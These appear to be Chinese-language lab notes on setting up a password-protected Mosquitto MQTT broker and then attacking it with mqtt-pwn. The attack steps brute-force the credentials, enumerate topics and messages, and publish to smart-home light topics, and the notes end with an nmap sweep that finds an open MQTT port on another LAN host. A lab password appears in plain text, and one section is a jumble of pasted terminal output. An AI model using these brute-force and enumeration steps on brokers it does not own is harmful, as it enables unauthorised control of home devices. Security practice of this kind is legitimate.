安装测试

安装必须的软件包（22.04）

```
sudo apt-get install curl gnupg2 wget git apt-transport-https ca-
certificates -y
```

默认情况下，Mosquitto 软件包在 Ubuntu 22.04 默认存储库中不可用。因此，需要将 Mosquitto 的官方存储库添加到 APT

```
sudo add-apt-repository ppa:mosquitto-dev/mosquitto-ppa -y
```

添加好后，安装mosquitto服务器（18）

```
sudo apt-get install mosquitto mosquitto-clients -y
```

验证mosquitto状态

```
sudo systemctl status mosquitto.service
```


```
iot@research:~/Desktop$ sudo systemctl status mosquitto.service
● mosquitto.service - LSB: mosquitto MQTT v3.1 message broker
   Loaded: loaded (/etc/init.d/mosquitto; generated)
   Active: active (running) since Tue 2024-08-20 18:32:37 CST; 37s ago
     Docs: man:systemd-sysv-generator(8)
    Tasks: 1 (limit: 9451)
   CGroup: /system.slice/mosquitto.service
           └─18757 /usr/sbin/mosquitto -c /etc/mosquitto/mosquitto.conf

8月 20 18:32:37 research systemd[1]: Starting LSB: mosquitto MQTT v3.1 message broke
8月 20 18:32:37 research mosquitto[18751]:  * Starting network daemon: mosquitto
8月 20 18:32:37 research mosquitto[18751]:    ...done.
8月 20 18:32:37 research systemd[1]: Started LSB: mosquitto MQTT v3.1 message broker
```

创建MQTT管理密码，设置管理员用户和密码

```
sudo mosquitto_passwd -c /etc/mosquitto/passwd wyb
#设置密码为WYBwyb
-c 创建
```

编辑MQTT配置文件并定义端口和密码文件

```
sudo vim /etc/mosquitto/mosquitto.conf
#写入
password_file /etc/mosquitto/passwd
```



重启mosquitto服务应用我们的更改信息

```
sudo systemctl restart mosquitto
```

订阅 **home/lights/kids_bedroom** 主题

```
mosquitto_sub -u wyb -P WYBwyb -t "home/lights/kids_bedroom"
-u 用户名
-P 密码
-t 主题
```

打开新的终端界面，向 **home/lights/kids_bedroom** 主题发布消息


```
mosquitto_pub -u wyb -P WYBwyb -m "ON" -t "home/lights/kids_bedroom"
mosquitto_pub -u wyb -P WYBwyb -m "OFF" -t "home/lights/kids_bedroom"
-m 发布信息
```

在开启服务的终端会显示所发送的消息

canda python环境


```
#开启canda mqtt-pwn
conda activate mqtt-pwn
#关闭canda
conda deactivate
```

暴力破解攻击，先把匿名访问设置为false，是指必须要账户和密码




为true的话就可以直接连接

```
connect -o 127.0.0.1
-o ip
```




```
bruteforce --host 127.0.0.1 --port 1883
--host ip
--port 端口
```

得到账户名为wyb密码为WYBwyb



用账户名和密码连接

```
connect -o 127.0.0.1 -u wyb -w WYBwyb
```

查看当前状态system_info

```
>> connect -o 127.0.0.1 -u wyb -w WYBwyb
[!] Connecting...
127.0.0.1:1883 >> system_info
+--------------+-----------------------------------+
| Property     | Value                             |
+--------------+-----------------------------------+
| disconnected | 0                                 |
| version      | mosquitto version 1.4.15          |
| uptime       | 319 seconds                       |
| total        | 0                                 |
| expired      | 0                                 |
| connected    | 0                                 |
| count        | 0                                 |
| timestamp    | Tue, 18 Jun 2019 11:42:22 -0300   |
+--------------+-----------------------------------+
```

disconnected：已断开的连接数量。
version：当前运行的 MQTT 代理版本。
uptime：代理自启动以来的运行时间。
total：当前连接到代理的客户端数。
expired：已过期的连接数量。
connected：当前连接到代理的客户端数量。
count：当前订阅的主题数量。
maximum：代理允许的最大客户端连接数。

用discovery的时候会出现错误信息，其提示为找不到definitions.json这个文件
但其实文件是有的，去看那里调用设置了这个文件，发现在passive_parser.py这个文件中给的路径不对，于是我们写成绝对路径来访问它

```
definitions_path='/home/iot/tools/mqtt-pwn/resources/definitions.json'
```

这样子discovery命令就会顺利执行
scans 命令用于显示当前进行的或已完成的扫描任务的状态。这些扫描通常用于发现 MQTT 主题或其他相关信息。

```
127.0.0.1:1883 >> discovery
[!] Starting MQTT discovery (id #9) ...
127.0.0.1:1883 >>
[+] Scan #9 has finished!scans
+----+-----------------+----------------------------+---------+
| ID |       Type      |         Created At         | Is Done |
+----+-----------------+----------------------------+---------+
| 1  | topic_discovery | 2024-08-20 20:00:20.784576 |  False  |
| 2  | topic_discovery | 2024-08-20 20:00:52.451533 |  False  |
| 3  | topic_discovery | 2024-08-20 20:01:09.799761 |  False  |
| 4  | topic_discovery | 2024-08-20 20:02:19.710072 |  False  |
| 5  | topic_discovery | 2024-08-20 20:06:39.863814 |  False  |
| 6  | topic_discovery | 2024-08-20 20:09:25.119228 |  False  |
| 7  | topic_discovery | 2024-08-20 20:32:13.599266 |  False  |
| 8  | topic_discovery | 2024-08-20 20:40:11.994906 |   True  |
| 9  | topic_discovery | 2024-08-20 21:25:17.185930 |   True  |
+----+-----------------+----------------------------+---------+
```

scans -i 9 命令的意思是查看或获取 ID 为 9 的扫描任务的详细信息。

```
127.0.0.1:1883 >> scans -i 9
127.0.0.1:1883 [Scan #9] >>
```

topics 主题列表

```
127.0.0.1:1883 [Scan #9] >> topics
[+] Fetching data..
+----+-----------------------------------------+-------+
| ID | Topic                                   | Label |
+----+-----------------------------------------+-------+
| 1  | $SYS/broker/version                     |       |
| 2  | $SYS/broker/timestamp                   |       |
| 3  | $SYS/broker/uptime                      |       |
| 4  | $SYS/broker/clients/total               |       |
| 5  | $SYS/broker/clients/inactive            |       |
| 6  | $SYS/broker/clients/disconnected        |       |
| 7  | $SYS/broker/clients/active              |       |
| 8  | $SYS/broker/clients/connected           |       |
| 9  | $SYS/broker/clients/expired             |       |
| 10 | $SYS/broker/clients/maximum             |       |
| 11 | $SYS/broker/messages/stored             |       |
| 12 | $SYS/broker/messages/received           |       |
| 13 | $SYS/broker/messages/sent               |       |
| 14 | $SYS/broker/subscriptions/count         |       |
| 15 | $SYS/broker/retained messages/count     |       |
| 16 | $SYS/broker/heap/current                |       |
| 17 | $SYS/broker/heap/maximum                |       |
| 18 | $SYS/broker/publish/messages/dropped    |       |
| 19 | $SYS/broker/publish/messages/received   |       |
| 20 | $SYS/broker/publish/messages/sent       |       |
| 21 | $SYS/broker/publish/bytes/received      |       |
| 22 | $SYS/broker/publish/bytes/sent          |       |
| 23 | $SYS/broker/bytes/received              |       |
| 24 | $SYS/broker/bytes/sent                  |       |
| 25 | $SYS/broker/load/messages/received/1min |       |
| 26 | $SYS/broker/load/messages/received/5min |       |
| 27 | $SYS/broker/load/messages/received/15min|       |
127.0.0.1:1883 [Scan #9] >>
```

ID	Topic	说明
1	`$SYS/broker/version`	代理的版本信息
2	`$SYS/broker/timestamp`	代理的当前时间戳
3	`$SYS/broker/uptime`	代理的运行时间
4	`$SYS/broker/clients/total`	连接的总客户端数量
5	`$SYS/broker/clients/inactive`	当前未激活的客户端数量
6	`$SYS/broker/clients/disconnected`	已断开的客户端数量
7	`$SYS/broker/clients/active`	当前活跃的客户端数量
8	`$SYS/broker/clients/connected`	当前连接的客户端数量


ID	Topic	说明
9	`$SYS/broker/clients/expired`	已过期的客户端数量
10	`$SYS/broker/clients/maximum`	允许的最大客户端连接数
11	`$SYS/broker/messages/stored`	存储的消息数量
12	`$SYS/broker/messages/received`	接收到的消息数量
13	`$SYS/broker/messages/sent`	发送的消息数量
14	`$SYS/broker/subscriptions/count`	当前的订阅数量
15	`$SYS/broker/retained messages/count`	保留的消息数量
16	`$SYS/broker/heap/current`	当前堆内存使用量
17	`$SYS/broker/heap/maximum`	最大堆内存使用量
18	`$SYS/broker/publish/messages/dropped`	丢弃的发布消息数量
19	`$SYS/broker/publish/messages/received`	接收到的发布消息数量
20	`$SYS/broker/publish/messages/sent`	发送的发布消息数量
21	`$SYS/broker/publish/bytes/received`	接收到的字节总数
22	`$SYS/broker/publish/bytes/sent`	发送的字节总数
23	`$SYS/broker/bytes/received`	接收到的总字节数
24	`$SYS/broker/bytes/sent`	发送的总字节数
25	`$SYS/broker/load/messages/received/1min`	最近 1 分钟内接收到的消息数量
26	`$SYS/broker/load/messages/received/5min`	最近 5 分钟内接收到的消息数量
27	`$SYS/broker/load/messages/received/15min`	最近 15 分钟内接收到的消息数量


messages展示信息内容


```
127.0.0.1:1883 [Scan #9] >> messages
[+] Fetching data..
+------+-----------------------------------------+---------------------------
-----+-------+
|  ID  | Topic                                   | Message
     | Label |
+------+-----------------------------------------+---------------------------
-----+-------+
| 1649 | $SYS/broker/version                     | mosquitto version 1.4.15
     |       |
| 1650 | $SYS/broker/timestamp                   | Tue, 18 Jun 2019 11:42:22 -
0300 |       |
| 1651 | $SYS/broker/uptime                      | 484 seconds
     |       |
| 1652 | $SYS/broker/clients/total               | 1
     |       |
| 1653 | $SYS/broker/clients/inactive            | 0
     |       |
| 1654 | $SYS/broker/clients/disconnected        | 0
     |       |
| 1655 | $SYS/broker/clients/active              | 1
     |       |
| 1656 | $SYS/broker/clients/connected           | 1
     |       |
| 1657 | $SYS/broker/clients/expired             | 0
     |       |
| 1658 | $SYS/broker/clients/maximum             | 1
     |       |
```


```
iot@research:~/Desktop$ mosquitto_sub -h localhost -t '$SYS/broker/version' -u 'wyb' -P 'WYBwyb'
mosquitto version 1.4.15
^C
```

实战应用


iot@research:~/Desktop$ mosquitto_sub -u wyb -P WYBwyb -t "home/lights/father_bedroom"
wyb
iot@research:~/Desktop$ mosquitto_sub -u wyb -P WYBwyb -t "home/lights/kids_bedroom"
is
iot@research:~/Desktop$ mosquitto_sub -u wyb -P WYBwyb -t "home/lights/mom_bedroom"
man
iot@research:~/Desktop$ mosquitto_pub -u wyb -P WYBwyb -t "home/lights/father_bedroom" -m wyb
iot@research:~/Desktop$ mosquitto_pub -u wyb -P WYBwyb -t "home/lights/kids_bedroom" -m is
iot@research:~/Desktop$ mosquitto_pub -u wyb -P WYBwyb -t "home/lights/mom_bedroom" -m man
iot@research:~/Desktop$
MQTT-PWN
by @Akamai
>> connect -o 127.0.0.1 -u wyb -w WYBwyb
[!] Connecting...
127.0.0.1:1883 >> system_info
Property	Value
expired	0
version	mosquitto version 1.4.15
disconnected	0
total	3
connected	3
count	3
uptime	3025 seconds
timestamp	Tue, 18 Jun 2019 11:42:22 -0300
maximum	4
127.0.0.1:1883 >>


wyb
wyb
wyb
is
is
is
Use 'mosquitto_sub --help' to see usage.
iot@research:~/Desktop$ mosquitto_sub -u wyb -P WYBwyb -t "home/lights/mom_bedroom"
man
iot@research:~/Desktop$ mosquitto_pub -u wyb -P WYBwyb -t "home/lights/mom_bedroom" -m man -r
iot@research:~/Desktop$ mosquitto_pub -u wyb -P WYBwyb -t "home/lights/kids_bedroom" -m is -r
iot@research:~/Desktop$ mosquitto_pub -u wyb -P WYBwyb -t "home/lights/father_bedroom" -m wyb -r
2457	$SYS/broker/load/messages/received/5min	6.90
2458	$SYS/broker/load/messages/sent/5min	47.47
2459	$SYS/broker/load/publish/received/5min	0.27
2460	$SYS/broker/load/publish/sent/5min	41.80
2461	$SYS/broker/load/bytes/received/5min	125.66
2462	$SYS/broker/load/bytes/sent/5min	1657.22
2463	$SYS/broker/load/sockets/5min	1.30
2464	$SYS/broker/load/connections/5min	1.30
2465	$SYS/broker/load/messages/received/15min	7.99
2466	$SYS/broker/load/messages/sent/15min	43.61
2467	$SYS/broker/load/publish/sent/15min	36.67
2468	$SYS/broker/load/bytes/received/15min	176.14
2469	$SYS/broker/load/bytes/sent/15min	1473.76
2470	$SYS/broker/load/sockets/15min	3.26
2471	$SYS/broker/load/connections/15min	3.26
2472	$SYS/broker/heap/current	36656
2473	$SYS/broker/heap/maximum	37488
2474	$SYS/broker/messages/received	689
2475	$SYS/broker/messages/sent	2641
2476	$SYS/broker/publish/messages/sent	1993
2477	$SYS/broker/bytes/received	17946
2478	$SYS/broker/bytes/sent	81318
2479	$SYS/broker/publish/bytes/sent	12130
2480	home/lights/father_bedroom	wyb
2481	$SYS/broker/uptime	4081 seconds
2482	$SYS/broker/load/messages/received/1min	10.98





nmap扫描2端在线的ip

```
nmap -sn 192.168.2.0/24
```

```
iot@research:~$ nmap -sn 192.168.2.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2024-08-21 10:49 CST
Nmap scan report for _gateway (192.168.2.1)
Host is up (0.017s latency).
Nmap scan report for 192.168.2.100
Host is up (0.041s latency).
Nmap scan report for 192.168.2.101
Host is up (0.16s latency).
Nmap scan report for 192.168.2.104
Host is up (0.10s latency).
Nmap scan report for 192.168.2.105
Host is up (0.16s latency).
Nmap scan report for 192.168.2.108
Host is up (0.16s latency).
Nmap scan report for 192.168.2.112
Host is up (0.073s latency).
Nmap scan report for 192.168.2.113
Host is up (0.13s latency).
Nmap scan report for 192.168.2.114
Host is up (0.063s latency).
Nmap scan report for 192.168.2.120
Host is up (0.058s latency).
Nmap scan report for 192.168.2.136
Host is up (0.090s latency).
Nmap scan report for 192.168.2.148
Host is up (0.054s latency).
Nmap scan report for 192.168.2.149
Host is up (0.12s latency).
Nmap scan report for 192.168.2.188
Host is up (0.073s latency).
Nmap scan report for 192.168.2.200
Host is up (0.092s latency).
Nmap scan report for research (192.168.2.202)
Host is up (0.00052s latency).
Nmap scan report for 192.168.2.240
Host is up (0.31s latency).
Nmap scan report for 192.168.2.241
Host is up (0.015s latency).
Nmap scan report for 192.168.2.245
Host is up (0.23s latency).
Nmap scan report for 192.168.2.249
Host is up (0.13s latency).
Nmap scan report for 192.168.2.253
```

扫了其1000-2000端口，发现其1883端口开启

```
iot@research:~$ nmap -p 1000-2000 192.168.2.240

Starting Nmap 7.60 ( https://nmap.org ) at 2024-08-21 10:52 CST
Nmap scan report for 192.168.2.240
Host is up (0.0094s latency).
Not shown: 1000 closed ports
PORT     STATE SERVICE
1883/tcp open  mqtt

